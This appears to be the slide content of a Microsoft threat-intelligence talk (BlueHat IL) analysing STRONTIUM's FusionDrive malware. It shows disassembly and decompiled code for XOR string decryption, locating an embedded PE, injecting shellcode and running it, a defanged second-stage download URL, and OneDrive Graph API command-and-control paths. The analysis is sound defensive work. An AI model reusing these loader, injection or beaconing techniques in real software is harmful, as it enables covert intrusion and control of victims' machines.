ProductName	Microsoft® Windows® Operating System
LegalCopyright	© Microsoft Corporation. All rights reserved.
OriginalFilename	fontsubc.dll
FileVersion	10.0.19041.662
CompanyName	Microsoft Corporation
FileDescription	Font Subsetting DLL
InternalName	fontsubc.dll
Export	CPlApplet, ordinal: 1
Linker Version	VS2019 v16.8.3 build 29335


Create Mutex
Decrypts RSA key blob using multibyte XOR
Download 2nd Stage using URLOpenBlockingStreamW
Decrypt using embedded RSA public Key
Integrity checks
Memory allocation + injection
Execution




```
; decrypt buffer
malutil-xor 32f215185bbe125ccee705474c7c26f5e856c987a9c014e06f7c92b2fe582ee1 -o 0x1d190

00000000  07 02 00 00 00 a4 00 00  52 53 41 32 00 08 00 00  |........RSA2....|
00000010  01 00 01 00 7d 3e 7a 8b  83 07 33 29 3e 4f 16 10  |....}>z...3)>O..|
00000020  5c ee 42 28 e2 7a bf 87  9a 8b 03 35 d9 f9 71 58  |\.B(.z.....5..qX|
00000030  dc 67 14 0f b3 56 18 8b  3e b0 e9 60 71 f1 34 71  |.g...V..>..`q.4q|
00000040  ff 8a 0b ad 33 43 ad e7  c3 2f 02 36 73 31 95 e9  |....3C.../.6s1..|
... PRIVATE KEY DATA ...
```

hxxps://wordkeyvpload[.]net/keys/update[.]dat



```
mov     eax, [r12]
cmp     eax, cs:egg_value ; 45653EED
```




```
                        ; CODE XREF: th_main+61E↑j
lea     rdx, [r12+4]    ; Src
mov     rcx, [rsp+0C8h+lpAddress] ; void *
call    memmove
xor     ecx, ecx
call    [rsp+0C8h+lpAddress]
```


FusionDrive – Initial Loading Process

Dynamically resolve Windows API

Resolves offset to embedded executable by Iterating Blob




```
000b1f10  ed 3e 65 45 40 55 53 57  41 54 41 56 48 8d 6c 24  |.>eE@USWATAVH.l$|
000b1f20  c9 48 81 ec d0 00 00 00  33 c0 45 33 f6 45 32 e4  |.H......3.E3.E2.|
000b1f30  48 89 45 df 48 89 45 e7  48 89 45 ef 48 89 45 f7  |H.E.H.E.H.E.H.E.|
000b1f40  48 89 45 ff 48 89 45 07  48 89 45 0f 65 48 8b 04  |H.E.H.E.H.E.eH..|
000b1f50  25 60 00 00 00 48 89 b4  24 00 01 00 00 48 8b 78  |%`...H..$....H.x|
```



```
seg000:0000000000000244 4C 89 BC 24 C0 00 00 00 mov     [rsp+0F0h+var_30], r15
seg000:000000000000024C E8 43 0A 00 00          call    f_locate_pe_stub
seg000:0000000000000251 BA 4D 5A 00 00          mov     edx, 5A4Dh
seg000:0000000000000256 4C 8B D8                mov     r11, rax
seg000:0000000000000259 41 BA 01 00 00 00       mov     r10d, 1
seg000:000000000000025F 0F 1F 44 00 00          nop     dword ptr [rax+rax+00h]

seg000:0000000000000264
seg000:0000000000000264                         loc_264:
seg000:0000000000000264 32 C9                   xor     cl, cl
seg000:0000000000000266 66 41 39 13             cmp     [r11], dx
seg000:000000000000026A 75 1A                   jnz     short loc_286

seg000:000000000000026C 49 63 43 3C             movsxd  rax, dword ptr [r11+3Ch]
seg000:0000000000000270 3D 00 10 00 00          cmp     eax, 1000h
seg000:0000000000000275 73 0F                   jnb     short loc_286

seg000:0000000000000277 42 81 3C 18 50 45 00 00 cmp     dword ptr [rax+r11], 4550h
seg000:000000000000027F 0F B6 C9                movzx   ecx, cl
seg000:0000000000000282 41 0F 44 CA             cmovz   ecx, r10d

seg000:0000000000000286
seg000:0000000000000286                         loc_286:
seg000:0000000000000286 49 FF C3                inc     r11
seg000:0000000000000289 84 C9                   test    cl, cl
seg000:000000000000028B 74 D7                   jz      short loc_264
```


FusionDrive – Primary Functionality


Creates Mutex
Decrypt Strings
Generate ID using Checksum of Reg Key
Enter Beacon "Loop"
Upload System Information using GraphAPI
Check Task Available
Execute Task
• Upload System Information
• Execute Shellcode
Delete Task from OneDrive
Post Task Results to OneDrive


String Decryption

Strings decrypted via an XOR routine per string.

Refresh Token + ClientID in plaintext?



```
ClientID = "981b2401-8794-46a4-9027-4b4f55321618";
```



```
Local = 0x878e83b8;
local_84 = 0x8d84cb87;
local_80 = 0x988a9fcb;
local_7c = 0xcbd6cb80;
local_78 = 0xcbcb8fce;
local_74 = 0x8e8f858e;
local_70 = 0x829ccb8f;
local_6c = 0x88cb839f;
local_68 = 0xcb8e8f84;
local_64 = 0x8fcecbd6;
ConsoleTaskOutputString = decrypt((longlong)&Local,0x28,0xeb);
Local = 0x73647254;
local_84 = 0x6466402c;
local_80 = 0x213b756f;
local_7c = 0x687b6e4c;
local_78 = 0x2e606d6d;
local_74 = 0x21312f34;
local_70 = 0x6f685629;
local_6c = 0x72766e65;
local_68 = 0x21554f21;
local_64 = 0x312f3130;
local_60 = 0x4e56213a;
local_5c = 0x3a353756;
local_58 = 0x3b777321;
local_54 = 0x312f3639;
local_50 = 0x64462128;
local_4c = 0x2e6e6a62;
local_48 = 0x30333133;
local_44 = 0x30313031;
local_40 = 0x73684721;
local_3c = 0x796e6764;
local_38 = 0x2f36392e;
local_34 = CONCAT31(local_34._1_3_,0x31);
UserAgent_Firefox = decrypt((longlong)&Local,0x55,1);
```


“Shell of task = %d ended with code = %d”

“User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:87.0) Gecko/20210101 Firefox/87.0”

BlueHat IL

FusionDrive – OAuth + GraphAPI

STRONTIUM actors leverage fraudulent newly-registered accounts to register OAuth apps for FusionDrive.



```
"/v1.0/drive/root:/%s/History/%s:/content"
"/v1.0/drive/root:/%s/Home/%s:/content"
"/v1.0/drive/root:/%s/Home/%s"
"/v1.0/drive/root:/%s/Home:/children"
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:87.0) Gecko/20210101 Firefox/87.0
```

Peeling Apart the Layers @ Microsoft

Microsoft Threat Intelligence tracked the OAuth app back to a fraudulently created user account:


- Created weeks before intrusion
- Exclusively uses commercial VPN for interactions
- Uses temporary "burner" phone for account backup information

```
jeremy.vide[@]outlook.com

Created: 2021/09/14
Infrastructure Used:
ExpressVPN
VyprVPN
```

FusionDrive – System Information

Enumeration of:

- Running Processes via NTQuerySystemInformation
- CLR Version via pwrshplugin.dll GetCLRVersionForPSVersion
- OSVersion via RTLGetVersion and GetNativeSystemInfo




```
ProcList = GetProcessList(local_res10);
uVar1 = lstrlenA(UnknownCLR);
PSVersion_Str = (LPCSTR)FDHeapAlloc((ulonglong)uVar1 + 1);
MemCpy((longlong)PSVersion_Str,(longlong)UnknownCLR,(ulonglong)u
PwrShPluginAddr = LoadLibraryW(pwrshplugin.dll);
if (PwrShPluginAddr != (HMODULE)0x0) {
  AddCLRPSVersion = GetProcAddress(PwrShPluginAddr,GetCLRVersion
  if (AddCLRPSVersion == (FARPROC)0x0) {
    FreeLibrary(PwrShPluginAddr);
  }
  else {
    local_res18 = 0;
    PSVersionReturn = (*AddCLRPSVersion)(3);
    PSVersion = (int)PSVersionReturn;
    if (PSVersion != 0) {
      PSVersionReturn = (*AddCLRPSVersion)(1);
      PSVersion = (int)PSVersionReturn;
    }
    FreeLibrary(PwrShPluginAddr);
    if (PSVersion == 0) {
      PSVersion = WideChartoMultiByte(local_68,(int)local_res18,(LP
      OSVersion_Str = (LPSTR)FDHeapAlloc(local_res18 + 1);
      WideChartoMultiByte(local_68,(int)local_res18,OSVersion_Str,P
      FreeHeap(PSVersion_Str);
      PSVersion_Str = OSVersion_Str;
    }
  }
}
PSVersion = lstrlenA(PSVersion_Str);
local_res8[0] = 0;
OSVersion_Str = GetOSVersion(local_res8);
lstrlenA(OSVersion_Str);
uVar1 = local_res10[0] + 2 + local_res8[0] + PSVersion;
*param_1 = uVar1;
pvVar2 = FDHeapAlloc((ulonglong)uVar1 + 1);
PwrShPluginAddr = GetModuleHandleW(NTDLL);
AddCLRPSVersion = GetProcAddress(PwrShPluginAddr,DAT_180008200);
if (AddCLRPSVersion != (FARPROC)0x0) {
  (*AddCLRPSVersion)(pvVar2,"%s%c%s%c%s",ProcList,0x26,PSVersion_Str,0x26,OSVersion_Str);
}
```

```
00 00 00 00 01 00 00 00  53 79 73 74 65 6d 3a 3a  |........System::|
34 20 7c 20 52 65 67 69  73 74 72 79 3a 3a 39 36  |4 | Registry::96|
20 7c 20 73 6d 73 73 2e  65 78 65 3a 3a 34 31 36  | | smss.exe::416|
20 7c 20 63 73 72 73 73  2e 65 78 65 3a 3a 35 34  | | csrss.exe::54|
38 20 7c 20 77 69 6e 69  6e 69 74 2e 65 78 65 3a  |8 | wininit.exe:|
3a 36 34 34 20 7c 20 73  65 72 76 69 63 65 73 2e  |:644 | services.|
65 78 65 3a 3a 38 30 30  20 7c 20 6c 73 61 73 73  |exe::800 | lsass|
```

```
"Windows 2000"
"Windows XP"
"Windows XP Professional"
"Windows Server 2003"
"Windows Home Server"
"Windows Server 2003 R2"
"Windows Vista"
"Windows Server 2008"
"Windows Server 2008 R2"
"Windows 7"
"Windows Server 2012"
"Windows 8"
"Windows Server 2016"
"Windows 10"
"Unidentified"
"64bit"
"32bit"
"NtQuerySystemInformation"
"GetCLRVersionForPSVersion"
```

FusionDrive – Executing a 2nd Stage


If the tasking from OneDrive has a “Command Code” of 2, the malware will take the decrypted payload and call CreateThread.




```
  if (CMDCode == 2) {
    EnterCriticalSection((LPCRITICAL_SECTION)&DAT_180008010);
    EventAddr = &event;
    Event = event;
    while (Event != lpThreadId) {
      EventAddr = EventAddr + 3;
      Event = *EventAddr;
    }
    *(uint *)(EventAddr + 1) = DecryptedDataAddr;
    lpParameter = (undefined8 *)FDHeapAlloc(0x10);
    *lpParameter = DecryptedData;
    lpParameter[1] = Len;
    EventAddr[2] = (LPDWORD)lpParameter;
    Event = (LPDWORD)CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,
                                  (LPTHREAD_START_ROUTINE)&Payload,lpParameter,lastError,
                                  lpThreadId);
    *EventAddr = Event;
    Sleep(300);
    SetEvent(event);
    LeaveCriticalSection((LPCRITICAL_SECTION)&DAT_180008010);
  }
}
```

.NET Loader & Launcher

Sha256	13ad6ace04966d96d54a398293b9c2f2831b7054a22b4f30eeb200bca19de28f
ProductVersion	16.0.4266.1001
ProductName	Microsoft Office 2016
LegalCopyright	© Microsoft Corporation. All rights reserved.
